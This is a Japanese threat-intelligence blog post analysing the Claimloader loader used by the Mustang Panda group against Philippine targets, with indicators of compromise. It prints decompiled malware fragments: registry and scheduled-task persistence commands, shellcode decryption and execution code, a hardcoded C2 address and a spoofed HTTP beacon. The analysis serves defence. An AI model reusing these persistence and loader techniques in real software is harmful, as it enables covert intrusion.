中国圏拠点のMustang Pandaがマルウェア「Claimloader」で標的型攻撃、日本にも影響か | LAC WATCH

By 石川 芳浩

Published: 2022-11-17 · Archived: 2026-04-05 19:03:44 UTC

ラックの石川です。
2022年11月、ラックの脅威分析チームは、中国圏を拠点とするMustang Pandaと呼ばれる攻撃者グループがフィリピン政府組織または関連組織を標的としていると考えられる新たな活動を確認しています。この攻撃では、日米比三カ国会議（The U.S.-Japan-Philippines Security Triangle: Enhancing Maritime Security, Shared Strategic Outlooks, and Defense Cooperation）※1に関連する文書を装ったアーカイブファイルが利用されていました。会議の内容から見ても、日本組織にも同様の攻撃が行われている可能性があるため、今回は、このアーカイブファイルから展開される一連の攻撃について紹介します。

※1 JIIA -日本国際問題研究所-

図1は、アーカイブファイル（for PH-JP-US Trilateral Cooperation(11-07-2022).zip）からの一連の攻撃の流れを示した概要図です。



図1 アーカイブファイルからの攻撃の概要図

このアーカイブファイルには、2つのファイルが含まれており、1つは、"for PH-JP-US Trilateral Cooperation.exe"というファイル名のMicrosoft社が提供する正規ファイル（AccEventツール）です。もう1つのファイルが、"EVENT.dll"というファイル名のマルウェアClaimloaderであり、DLLサイドローディング手法を悪用して、正規のAccEventツールが実行される際に読み込まれます。

目次

Claimloaderについて

Mustang Pandaは、PlugX、Cobalt Strike、Metasploit Framework（Meterpreter）などの様々なツールやマルウェアを攻撃活動に利用することが知られていますが、2021年12月下旬からシェルコードを内包する新しいマルウェアClaimloaderを利用することを確認しました。このマルウェアは、Cisco Talos社が2022年5月に報告したMustang Pandaに関するブログ※2において、"Bespoke stagers（カスタムステージャ）"として紹介されていますが、今回確認した2022年11月の検体ではいくつか機能の追加や変更が行われていました。以降では、ブログでは触れられていない点や変更点、新しく実装された機能について、新旧の機能を比較しつつ紹介します。

※2 Mustang Panda deploys a new wave of malware targeting Europe

主張（メッセージ）

Mustang Pandaは、しばしば自身が作成するマルウェアの中にキーワードやメッセージを埋め込み、MessageBox()関数やOutputDebugString()関数などを利用して、これらの内容を表示する機能を実装しています。2022年8月および11月に確認したClaimloaderでは、米国の選挙に関するキーワードなどが含まれていることがわかります。（図2）

```
45 72 72 6F 72 00 00 00  69 20 6C 6F 76 65 20 61  Error...i·love·a
6D 65 72 69 63 61 00 00  69 20 6C 6F 76 65 20 4E  merica..i·love·N
61 6E 63 79 20 50 65 6C  6F 73 69 00 4E 61 6E 63  ancy·Pelosi.Nanc
79 20 50 65 6C 6F 73 69  20 69 20 6C 6F 76 65 00  y·Pelosi·i·love.
66 75 63 6B 20 75 20 43  4E 00 00 00 37 39 36 39  fuck·u·CN...7969
64 63 30 30 39 35 36 64  33 33 39 37 33 34 35 36  dc00956d33973456
34 36 31 38 62 38 61 37  31 62 33 36 35 32 61 63  4618b8a71b3652ac
30 34 38 33 00 00 00 00  43 00 3A 00 5C 00 55 00  0483....C.:.\.U.

20 00 21 00 3D 00 20 00  4E 00 55 00 4C 00 4C 00  ·.!.=.·.N.U.L.L.
00 00 00 00 69 20 6C 6F  76 65 20 54 72 75 6D 70  ....i·love·Trump
00 00 00 00 50 6C 65 61  73 65 20 73 61 6E 63 74  ....Please·sanct
69 6F 6E 20 43 68 69 6E  61 00 00 00 69 20 6C 6F  ion·China...i·lo
76 65 20 61 6D 65 72 69  63 61 00 00 46 75 5F 63  ve·america..Fu_c
6B 20 55 20 33 36 30 00  53 75 70 70 6F 72 74 20  k·U·360.Support·
54 72 75 6D 70 20 63 61  6D 70 61 69 67 6E 20 32  Trump·campaign·2
30 32 34 00 45 72 72 6F  72 00 00 00 41 52 52 78  024.Error...ARRx
59 78 65 6C 6F 6E 6D 75  73 6B 78 78 78 78 61 00  Yxelonmuskxxxxa.
43 00 3A 00 5C 00 55 00  73 00 65 00 72 00 73 00  C.:.\.U.s.e.r.s.
```

図2 Claimloader内に埋め込まれたメッセージの一部（上：2022年8月／下：2022年11月）

アンチデバッグ機能

図3に示すように、実行されると、IsDebuggerPresent()関数およびCheckRemoteDebuggerPresent()関数を呼び出し、自身がデバッカー等を利用して解析されているかどうかをチェックします。この際に1秒以

内に処理が進まないと解析が行われていると判断し、処理を終了させます。この機能は、2022年11月のClaimloaderから実装されています。



図3 アンチデバック機能

永続化機能

Claimloaderは、永続化機能として、タスクスケジューラおよびRunレジストリキーを利用します。図4に示すように、Runレジストリキーへの登録がregコマンドを実行する方法から新しい検体では、SHSetValueA()関数を呼び出し、レジストリキーの値を設定する方法に変更されていました。

```
CommandLine,
"/C reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /v Amdesk /t REG_SZ /d \"Rundll32.exe SHELL32.DLL"
",ShellExec_RunDLL \"C:\\Users\\Public\\Libraries\\active_desktop\\desktop_launcher.exe\"\" /f");

SetCurrentDirectoryW(Str);
set_task_persistence();
return SHSetValueA(
          HKEY_CURRENT_USER,
          "Software\\Microsoft\\Windows\\CurrentVersion\\Run",
          "ACCONF1",
          1u,
          "C:\\Users\\Public\\Libraries\\MozillaConf1\\HelpContentIndex.exe",
          0x3Bu);
```

図4 Runレジストリによる永続化機能（上：旧／下：新）

一方、タスクスケジューラへの登録方法については、実行されるファイルやパス名の違いはありますが、実行コマンドには大きな変化はなく、今回の検体では図5のようなコマンドを実行し、1 分おきに自身を実行するスケジュールタスクをシステムに作成します。

```
C:\Windows\system32\cmd.exe schtasks /F /Create /TN Microsoft_MozAll /sc
minute /MO 1 /TR C:\Users\Public\Libraries\MozillaConf1\HelpContentIndex.exe
```

図5 タスクスケジューラによる永続化機能

シェルコードの実行方法

旧Claimloaderでは、CreateThread()関数を利用してメモリ領域上に展開されたシェルコードを実行していましたが、今回の検体では、CryptEnumOIDInfo()関数を利用して、シェルコードを実行します。（図6）
その他の類似検体では、LineDDA()関数、GrayStringW()関数やEnumDateFormatsA()関数を利用しており、攻撃者は、攻撃キャンペーンに応じて、シェルコードの実行方法を様々に変更しているようです。

```
result = decrypt_shellcode(&Src, &ThreadId);
if ( Src )
{
  v1 = ThreadId;
  if ( ThreadId )
  {
    OutputDebugStringW(L"Print");
    dwSize = v1;
    OutputDebugStringW(L"I-le-HeliosTeam");
    OutputDebugStringW(L"Print-HeliosTeam");
    OutputDebugStringW(L"Print-HeliosTeam");
    v2 = VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
    if ( v2 )
    {
      OutputDebugStringW(L"Print");
      v5 = v1;
      v3 = Src;
      memcpy(v2, Src, v5);
      OutputDebugStringW(L"I work at 360");
      OutputDebugStringW(L"I-le-HeliosTeam");
      OutputDebugStringW(L"Print-HeliosTeam");
      ThreadId = 0;
      OutputDebugStringW(L"Print-HeliosTeam");
      OutputDebugStringW(L"I-le-HeliosTeam");
      OutputDebugStringW(L"Print-HeliosTeam");
      OutputDebugStringW(L"Print-HeliosTeam");
      v4 = CreateThread(0, 0, StartAddress, v2, 0, &ThreadId);
```

```
result = (BOOL (__stdcall *)(PCCRYPT_OID_INFO, void *))decrypt_shellcode(&Src, &dwSize);
v1 = Src;
if ( Src )
{
  v2 = dwSize;
  if ( dwSize )
  {
    dword_1003AE8C = dwSize;
    result = (BOOL (__stdcall *)(PCCRYPT_OID_INFO, void *))VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
    v3 = result;
    if ( result )
    {
      memcpy(result, v1, v2);
      return (BOOL (__stdcall *)(PCCRYPT_OID_INFO, void *))CryptEnumOIDInfo(0, 0, 0, v3);
    }
```

図6 シェルコードの実行方法（上：旧／下：新）

また、この実行されるシェルコードは、0x20バイトごとに分割されて格納されており、それぞれカスタムAES（鍵スケジュール関数やAddRoundKey関数などが標準と異なる）で暗号化されています。図7は、格納されたコードの一例であり、このケースでは、青線枠が暗号化されたシェルコードの一部、赤線枠が暗号鍵です。

```
.text:1000102D mov     [ebp+var_4C], 38616335h
.text:10001034 mov     [ebp+var_48], 34326631h
.text:1000103B mov     [ebp+var_44], 62396265h
.text:10001042 mov     [ebp+var_40], 38323034h
.text:10001049 mov     [ebp+var_3C], 65646161h
.text:10001050 mov     [ebp+var_38], 65393934h
.text:10001057 mov     [ebp+var_34], 61613634h
.text:1000105E mov     [ebp+Src], 0A1443472h
.text:10001065 mov     [ebp+var_2C], 30395B37h
.text:1000106C mov     [ebp+var_28], 3E53B985h
.text:10001073 mov     [ebp+var_24], 0FB0E39D2h
.text:1000107A mov     [ebp+var_20], 0C4A57DB7h
.text:10001081 mov     [ebp+var_1C], 2ADA67A8h
.text:10001088 mov     [ebp+var_18], 302CDAC8h
.text:1000108F mov     [ebp+var_14], 71D6802h
.text:10001096 mov     dword ptr [eax], 20h ; ' '
.text:1000109C call    _memcpy
.text:100010A1 push    20h ; ' '
.text:100010A3 push    esi
.text:100010A4 lea     eax, [ebp+var_10]
.text:100010A7 mov     [ebp+var_10], 30346239h
.text:100010AE mov     [ebp+var_C], 61613832h
.text:100010B5 mov     [ebp+var_8], 39346564h
.text:100010BC mov     [ebp+var_4], 36346539h
.text:100010C3 call    aes_decrypt
.text:100010C8 add     esp, 14h
```

図7 Claimloaderに含まれる暗号化されたシェルコード（一部）

シェルコードについて

シェルコードは、新たなシェルコードをC2サーバからダウンロードし、実行するダウンローダのような役割を持ちます。シェルコードが呼び出すAPI名は、ror13AddHash32でハッシュ化されており、また、通信先のC2サーバは、リトルエンディアンでハードコードされています。（図8）

```
imul    ecx, eax, 0
mov     [ebp+ecx+var_24], 3F02FF9Eh ; 158.255.2.63
mov     edx, 4
shl     edx, 0
mov     [ebp+edx+var_24], 3F02FF9Eh ; 158.255.2.63
mov     eax, 4
```

図8 ハードコードされた通信先

このシェルコードもCisco Talos社が報告する検体から変更が加えられ、今回の検体ではC2サーバへの通信方法が異なっていました。旧検体は、図9に示すようにソケット通信で80/TCPを利用し、C2サーバへリクエストを送信していましたが、新検体では、HTTP POST通信が利用されていました。（図10）

```
00000000  17 03 03 00 1c 20 65 77  8f 4f 4c 9a 9d f1 c7 b1   ..... ew .OL.....
00000010  10 c3 d6 05 6d 9c f7 78  b4 e2 24 10 b5 c6 31 c1   ....m..x ..$...1.
00000020  00                                                .
```

図9 ソケット通信

```
POST / HTTP/1.1
Host: www.asia.microsoft.com
Upgrade-Insecure-Requests: 1
User-Agent:Mozilla/5.0 (Windows NT 6.1; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/65.0.3325.181 Safari/537.36
Accept: text/html,image/webp,imgage/apeng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Content-Length: 33

..... ew.O.........m..x..$...1..
```

図10 HTTP POST通信

POST通信の送信データは、図11で示すように"ボリュームシリアル番号、システム起動後の経過時間（一部）、ホスト名およびユーザー名"が含まれており、RC4で暗号化されています。なお、暗号鍵は"0x785a124d751414116c0271155a7305087014653b64422223200000000000000000"であり、旧検体と同じキーが継続して利用されています。



図11 C2サーバに送信するデータ

最後に、改めてPOST通信を確認してみると、Hostヘッダには"www.asia.microsoft.com"が指定されていますが、この検体のC2サーバは、図8の示すように"158.255.2[.]63"であり、Hostヘッダが攻撃者によって偽装されていることがわかります。

このような通信が発生した場合、セキュリティ機器によっては、C2サーバへの通信が"microsoft.com"へアクセスしているように記録されてしまう可能性があるため、通常通信と誤認しないように注意が必要です。

まとめ

Mustang Pandaは、アジア諸国、欧州連合、米国など、世界各地の政府機関や関連組織を標的とし、積極的に活動していることが報告されています。特に、昨今はミャンマー、フィリピン、タイといったアジア諸国へのClaimloaderを利用した攻撃が散見されています。日本組織においても、その攻撃活動の影響を確認しており、弊社では、2021年3月頃にPlugXを利用された事案を確認しています。今後、本格的に日本組織をターゲットとしてくる可能性も考えられますので、その活動を注視していく必要があると考えます。

ラックの脅威分析チームでは、今後もこの攻撃者グループについて継続的に調査し、広く情報を提供していきますので、ご活用いただければ幸いです。

IOC（Indicator Of Compromised）

Claimloaderハッシュ値（MD5）

10cd7afd580ee9c222b0a87ff241d306
694b7966a6919372ca0cf8cf49c867d9
11689d791ed4c36fdc62b3d1bcf085b1
6391ab75ac20f2f59179092446ed5052
27ebc3afcca85151326c4428e795d21d
268d61837aa248c1d49a973612a129ce
a84958c32cd9884a052be62bdbe929cf
f826e9e84b5690725b5f5a0cd12ed125
4a2992b4c7a1573bf7c74065e3bf5b0d
e7d91f187ff9037d52458e2085929409
793d0e610ecac2da4a8b07ff2ff306ac
f6aa6056a4c26ab02494dfaa7e362219
8f539d19929fdaa145edd8f7536ec9c9
d78e0a4a691077a29e62d767730b42bf

アーカイブファイルハッシュ値（MD5）

d1ec01ff605a64ab8c12e2f3ca2414a4
69b40a4dbca10fe6b6353f3553785080
19f22b4c9add7d91a18b2e3de76757a3
a0e268be651237d247b00de5054d46ef
ae358c1915e794671a1d710d9359146d
fcd6691fc59610a50740a170a8a5a76f
a1c010659ea4b06461d5a99d16a91f24
951233cbe6bb02b548daf71cc53f7896
b9327186666fd00ae01bc776006b85ae

通信先

103.15.28[.]208
103.15.29[.]179
158.255.2[.]63
202.53.148[.]24
202.58.105[.]38
89.38.225[.]151
